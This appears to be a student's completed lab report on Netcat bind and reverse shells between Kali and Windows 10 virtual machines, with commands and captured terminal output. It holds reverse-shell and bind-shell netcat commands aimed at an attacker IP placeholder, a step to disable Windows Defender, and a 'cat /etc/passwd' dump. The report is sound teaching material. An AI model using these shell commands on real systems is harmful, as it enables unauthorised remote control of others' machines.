

Lab 10 – Netcat: Bind and Reverse Shell

NAME – Student ID	COURSE CODE	WEIGHT
Ishan Aakash Patel - 146151238	CYT130	7%

Lab Objectives

Upon completion of this lab, you will be able to perform the following:

- Understand what a reverse shell is;
- Understand what a bind shell is;
- Create a custom reverse shell;
- Create a custom bind shell;
- Communicate with remote computers using bind or remote shell.

Lab Materials

- Tools and utilities:
 - Nc (**Net**Cat)
 - Installed on Kali: yes
 - Installed on Windows: no
 - Download nc.exe
 - Website: <https://github.com/diegocr/netcat>
 - Author: Rodney Beede
 - - Kali Linux VM
 - Windows 10 VM

Lab Instructions

- Complete this lab;
- Enter your name and student ID above (Example: Boris Loza - bloza);
- Answer questions and add screenshots into the corresponding textboxes;
- Save the file on your computer for future reference;
- Save the file again as a “.pdf” file;
- **Submit the PDF file for grading.**


Introduction

Part 1: Download and Install Netcat for Windows

1. No screenshots necessary.

Part 2: Find IP Addresses of the Target and Attacking Machines

<Include one screenshot to show the IP address of the Windows 10 VM>



```
Command Prompt
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\ishan>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::4d1a:7b45:735b:8e92%6
    IPv4 Address. . . . . : 192.168.229.130
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.229.2


C:\Users\ishan>
```

Notepad

Name : Ishan Aakash Patel
Student ID : 146151238

Ln 2, Col 23 | 48 characters | 100% | Window UTF-8

<Include one screenshot to show the IP address of the Kali VM>



```
(ishan@ishan)-[~]
$ sudo ifconfig
[sudo] password for ishan:
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.229.128 netmask 255.255.255.0 broadcast 192.168.229.255
    inet6 fe80::20c:29ff:febd:d757 prefixlen 64 scopeid 0<20<link>
    ether 00:0c:29:bd:d7:57 txqueuelen 1000 (Ethernet)
    RX packets 40 bytes 4378 (4.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 28 bytes 3668 (3.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(ishan@ishan)-[~]
$
```

Name : Ishan Aakash Patel
Student ID : 146151238


Ln 2, Col 23 48 characters 100% Window UTF-8

Part 3: **Reverse Shell: Windows -> UNIX**

1. Listener runs on the **attacking** machine.
2. Our attacking machine is Kali. Our target is Windows machine that starts a reverse shell.
3. For this lab you must disable Windows Defender.
4. On the attacking Kali machine start the listener:

`nc -lvp 8080`

<include a screenshot of the result of the previous command>




5. From the command line on Windows type the following:

`cd Desktop` (this is where your nc.exe is located)


`nc <Attacker_IP_Address> 8080 -e cmd.exe`

<include a screenshot of the result of the previous command>



6. Make sure you use correct Kali Linux IP address to create this payload.
7. We have the reverse shell from our target machine (Windows) to our attacking machine (Kali UNIX).


<include a screenshot of Kali VM>



8. Type several commands to verify the connection:

```
dir
whoami
```

<include a screenshot of Kali VM>



```
(ishan@ishan)-[~]
$ nc -lvp 8080
listening on [any] 8080 ...
192.168.229.130: inverse host lookup failed: Unknown host
connect to [192.168.229.128] from (UNKNOWN) [192.168.229.130] 50422
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\ishan\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 1AAC-C791

Directory of C:\Users\ishan\Desktop

03/24/2024  10:23 AM    <DIR>          .
03/24/2024  10:23 AM    <DIR>          ..
03/18/2024  05:08 PM                2,348 Microsoft Edge.lnk
03/24/2024  10:23 AM                36,528 nc.exe
               2 File(s)                38,876 bytes
               2 Dir(s)  19,216,203,776 bytes free

C:\Users\ishan\Desktop>whoami
whoami
desktop-c1n1ot1\ishan


C:\Users\ishan\Desktop>
```

Part 4: **Reverse Shell: UNIX -> Windows**

1. Listener runs on the attacking machine (Windows). Our target machine is UNIX (Kali) that is going to start a reverse shell.
2. Start listener on Windows:

```
nc -lvp 8080
```


<include a screenshot of the result of the previous command>



3. If asked, allow the firewall connection.
4. On the target machine, Kali Linux, start the reverse shell:

```
nc -e /bin/bash <Attacker_IP_address> 8080
```

<include a screenshot of the result of the previous command>



5. Go back to Windows and check the reverse shell connection.
6. Type several UNIX commands to verify the connection. For example:

- `pwd`
- `whoami`
- `cat /etc/passwd`

<include a screenshot of the result of the previous command>

```
Command Prompt - nc -lvp 8080
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\ishan>cd Desktop
C:\Users\ishan\Desktop>nc -lvp 8080
listening on [any] 8080 ...
192.168.229.128: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [192.168.229.130] from (UNKNOWN) [192.168.229.128] 56288: NO_DATA

pws
pwd
/home/ishan
whoami
ishan


cat /etc/passwd
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
```

Part 5: **Bind** Shell: UNIX -> Windows

1. In the bind shell connection, the listener runs **on the target machine**.
2. Our attacking machine is UNIX. Our target machine is Windows.
3. On the target machine (Windows) start the listener:

`nc -lvp 8080 -e cmd.exe`

<include a screenshot of the result of the previous command>



The screenshot shows a Windows command prompt window with the following text:

```
nc is not recognized as an internal or external command,
operable program or batch file.

C:\Users\ishan>cd Desktop

C:\Users\ishan\Desktop>nc -lvp 8080 -e cmd.exe
listening on [any] 8080 ...
192.168.229.128: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [192.168.229.130] from (UNKNOWN) [192.168.229.128] 44034: NO_DATA
```

Overlaid on the command prompt is a Notepad window titled "ish". The Notepad window contains the following text:

```
File Edit View

